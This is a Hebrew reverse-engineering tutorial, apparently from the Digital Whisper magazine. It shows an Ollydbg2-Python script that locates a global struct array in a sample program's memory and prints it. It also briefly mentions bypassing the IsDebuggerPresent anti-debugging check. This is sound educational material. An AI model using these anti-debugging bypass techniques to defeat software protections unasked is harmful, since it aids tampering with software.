
מטרתו של הסקריפט היא למנוע מפונקציית ה-Anti-Debugging **IsDebuggerPresent** להפריע לנו בבדיקת מוצר, כמובן שיש דרכים יותר אלגנטיות לבצע זאת ויש Plugins שנועדו במיוחד בשביל זה, אך בדוגמה זו היה לי קל להראות שימוש ב-Event Listeners ב-Ollydbg2-Playtime.

הדגמה ליכולות של Ollydbg2-Python

המקרה

ישנם מצבים בהם אנו צריכים להוציא מידע מקטע זיכרון של תוכנה מסוימת, במקרה שלנו זה יהיה מערך גלובאלי של מבנים אשר מכילים מידע ששימושי לנו לחקירת התוכנה. הבעיה היא שהמערך גדול ומכיל מצביעים אז ייקח לנו זמן רב לקרוא אותו במלואו ללא פעולה אוטומטית.

החקירה



בתמונה למעלה אנו רואים חתיכת קוד מהפונקציה הראשית, בחתיכת הקוד הזו יש לולאה אשר רצה על המערך הגלובלי ומדפיסה את הנתונים בתוכו. במקרה מציאותי הריצה על המערך הגלובלי תהיה שקטה ולא תתבצע הדפסה של איברי המערך (מערך של תוכנות עם רשימות של Files, Registry ועוד.

```
.data:00403018 00 00 00 00 dword_403018    dd 0                    ; DATA XREF: _main:loc_401010↑r
.data:0040301C 0C 21 40 00 off_40301C      dd offset aTest1        ; DATA XREF: _main+1E↑r
.data:0040301C                                                     ; "Test1"
.data:00403020 80 10 40 00 off_403020      dd offset sub_401080    ; DATA XREF: _main+33↑r
.data:00403024 01 00 00 00                 dd 1
.data:00403028 04 21 40 00                 dd offset aTest2        ; "Test2"
.data:0040302C A0 10 40 00                 dd offset sub_4010A0
.data:00403030 02 00 00 00                 dd 2
.data:00403034 FC 20 40 00                 dd offset aTest3        ; "Test3"
.data:00403038 C0 10 40 00                 dd offset sub_4010C0
.data:0040303C 03 00 00 00                 dd 3
.data:00403040 F4 20 40 00                 dd offset aTest4        ; "Test4"
.data:00403044 E0 10 40 00                 dd offset sub_4010E0
```

כאן כבר נכנסנו למבנה הנתונים ואנו יכולים להבין כיצד הוא בנוי - (**int, char *, callback - void ***), כמו כן באיבר הראשון במערך ישנו מצביע למחרוזת **Test1**.

מה שנותר לנו עכשיו זה רק למצוא את כתובת תחילת המערך הגלובלי לרוץ עליו ולהדפיס את איברי המערך.

```
.rdata:004020F4 54 65 73 74+aTest4         db 'Test4',0            ; DATA XREF: .data:00403040↓o
.rdata:004020FA 00 00                      align 4
.rdata:004020FC 54 65 73 74+aTest3         db 'Test3',0            ; DATA XREF: .data:00403034↓o
.rdata:00402102 00 00                      align 4
.rdata:00402104 54 65 73 74+aTest2         db 'Test2',0            ; DATA XREF: .data:00403028↓o
.rdata:0040210A 00 00                      align 4
.rdata:0040210C 54 65 73 74+aTest1         db 'Test1',0            ; DATA XREF: .data:off_40301C↓o
.rdata:00402112 00 00                      align 4
```

כדי להגיע לכתובת של תחילת המערך, נצטרך קודם למצוא את המחרוזת הראשונה במערך Test1 ולאחר מכן להגיע לאיבר שמצביע עליו. אנחנו יכולים לראות ש-Test1 נמצא ב-section **rdata** והמערך עצמו נמצא ב-section **data**, מידע אשר יעזור לנו לבנות את הסקריפט.

הסקריפט

```
1.  import struct
2.  from ctypes import *
3.  from ollyapi import *
4.
5.
6.  class App(Structure):
7.      _fields_ = [
8.          ("id", c_int32),
9.          ("name", c_void_p),
10.         ("callback", c_void_p),
11.     ]
12.
13.
14. def bswap(val):
15.     return struct.unpack("<I", struct.pack(">I", val))[0]
16.
17. def get_section(section_name):
18.     sections = GetPESections()
19.     for section in sections:
20.         if section.sectname == section_name:
21.             return section.base
22.
23. def get_string(ea, max_length=1024):
24.     byte_array = bytearray()
25.     for offset in xrange(max_length + 1):
26.         read_chr = ReadMemory(1, ea + offset)
27.         if read_chr == '\0':
28.             break
29.         byte_array.append(read_chr)
30.
31.     return byte_array.decode("ascii")
32.
33.
34. if __name__ == '__main__':
35.     Test1_address = FindHexInPage("Test1".encode('hex'), get_section('.rdata'))
36.     Test1_pointer = FindHexInPage("%08X" % bswap(Test1_address), get_section('.data'))
37.     app_array_address = Test1_pointer - sizeof(c_int32)
38.
39.     app_size = sizeof(App)
40.     app_offset = 0
41.     while True:
42.         app = App.from_buffer_copy(ReadMemory(app_size, app_array_address + app_offset))
43.         if not app.name:
44.             break
45.
46.         print 'App Id: %d' % app.id
47.         print 'App Name: %s' % get_string(app.name)
48.         print 'App Callback Address: 0x%08X\n' % app.callback
49.
50.         app_offset += app_size
```

הסבר על הסקריפט

בתחילה נגדיר את המבנה App אשר ייצג את מבנה הנתונים שמכיל המערך הגלובאלי, לאחר מכן נגדיר פונקציות עזר:

- **bswap** - פונקציה אשר הופכת Big Endian ל-Little Endian (כתובת במעבדי Intel מיוצגות ב-Little Endian).
- **get_section** - פונקציה אשר מחזירה את כתובת ההתחלה של Section מסוים (למשל rdata, data או code).
- **get_string** - פונקציה אשר קוראת מחרוזת מהזיכרון - לא קיימת ב-Api של **Ollydbg2-Python**.

FindHexInPage - פונקציה שמחפשת Hex בקטע זיכרון מסוים ומחזירה את הכתובת שלו.

ReadMemory - כשמה כן היא, קוראת קטע זיכרון בגודל מסוים מהכתובת מסוימת.

מהלך הסקריפט

1. קבלת הכתובת של המחרוזת **Test1** על ידי השימוש בפונקציה **FindHexInPage** ו-**get_section** (כדי לחפש ב-section **rdata**).
2. קבלת הכתובת של המצביע למחרוזת **Test1** על ידי שימוש באותן הפונקציות ו-**bswap** כדי להפוך את הכתובת לLittle Endian, חיפוש הכתובת ב-section **data** כפי שגילינו בחקירה.
3. האיבר הראשון במבנה **App** מתחיל ב-**int** שהוא ה-Index במערך, לכן נצטרך להוריד את מהכתובת גודל של **Int** כדי להגיע לכתובת של תחילת המערך.
4. מה שנשאר היא הלולאה אשר תרוץ ותדפיס לנו כל איבר במערך, שם נשתמש **get_string** כדי להדפיס את המחרוזת במבנה שהיא השם של האפליקציה, **ReadMemory** בשביל לקרוא קטע זיכרון בגודל המערך ו-**from_buffer_copy** כדי להזין את המבנה בקטע הזיכרון שנלקח מהמערך.

מטרת הסקריפט

מטרת הסקריפט היא הדפסת כל איברי מערך גלובאלי כדי שנוכל לעבור עליו בצורה נוחה. עוד דרך לגלות את כתובת תחילת המערך היא למצוא Pattern ייחודי של פקודות ה-Assembly של הלולאה שרצה על המערך. (הקוד מורכב להסבר לכן אעלה אותו ל-Git ולא אסביר עליו במאמר).

הפלט של הסקריפט

```
[python-loader] Trying to execute the script located here:
App Id: 0
App Name: Test1
App Callback Address: 0x00F51080

App Id: 1
App Name: Test2
App Callback Address: 0x00F510A0

App Id: 2
App Name: Test3
App Callback Address: 0x00F510C0

App Id: 3
App Name: Test4
App Callback Address: 0x00F510E0

[python-loader] Execution is done!
```

לסיכום

שימוש ב-Reverse Engineering Automation יכול לחסוך זמן יקר בחקירה, Python היא בין השפות האולטימטיביות לכתיבת סקריפטים בגלל הקהילה הגדולה של המשתמשים, ספריות כמו Ctypes, Struct ועוד.

מומלץ לתרום קוד ל-Plugins כמו Ollydbg2-Python כדי להפוך אותם לשימושיים יותר.

תוכניות לעתיד

ברגע זה אני עמל על כתיבת Plugin ל-Open Source Debugger הראשון x64dbg **(x64dbg-Python)** כדי לאפשר Reverse Engineering Automation גם ל-x64dbg. אני הולך לשלב רעיונות מ-**Ollydbg2-Python** ו-**Ollydbg2-Playtime** ולהוסיף דברים משלי כמו פונקציית **Dump Process** שתעזור באוטומציה ל-Unpacking ועוד.

אתם מוזמנים לתרום לי קוד לכל אחד מהפרויקטים בחשבון ה-Git שלי, אשתדל לאשר קוד אשר נכתב בסטנדרטים שלי ושל היוצרים של x64dbg שאני איתם בקשר יום יומי כדי להתקדם עם הפרויקט הזה בצורה מהירה ונכונה.

בקרוב גם אעלה גם דוגמאות קוד לשימוש ב-x64dbg-Python כמו שהראיתי במאמר על-Ollydbg2-Python.

קישורים להמשך קריאה

- פרופיל ה-Github שלי:

  https://github.com/realgam3

- כל דוגמאות הקוד של הסקריפטים במאמר כולל תוכניות לדוגמה:

  https://github.com/realgam3/ReversingAutomation

- Ollydbg:

  http://www.ollydbg.de

- Ollydbg2-Python:

  https://github.com/0vercl0k/ollydbg2-python

- Ollydbg2-Playtime:

  https://code.google.com/p/ollydbg2-playtime

- X64dbg:

  http://x64dbg.com

- X64dbg-Python:

  https://github.com/realgam3/x64dbg-python

- Digital Whisper Anti Anti-Debugging:

  http://www.digitalwhisper.co.il/files/Zines/0x04/DW4-3-Anti-Anti-Debugging.pdf

- Ctypes Python Documentation:

  https://docs.python.org/2/library/ctypes.html

- SSDT:


  https://en.wikipedia.org/wiki/System_Service_Descriptor_Table

- Little Endian Byte Order (Endianness):

  https://en.wikipedia.org/wiki/Endianness

- Bswap:

  http://web.itu.edu.tr/kesgin/mul06/intel/instr/bswap.html



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-62 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש יולי 2015.

אפיק קסטיאל,

ניר אדר,

30.06.2015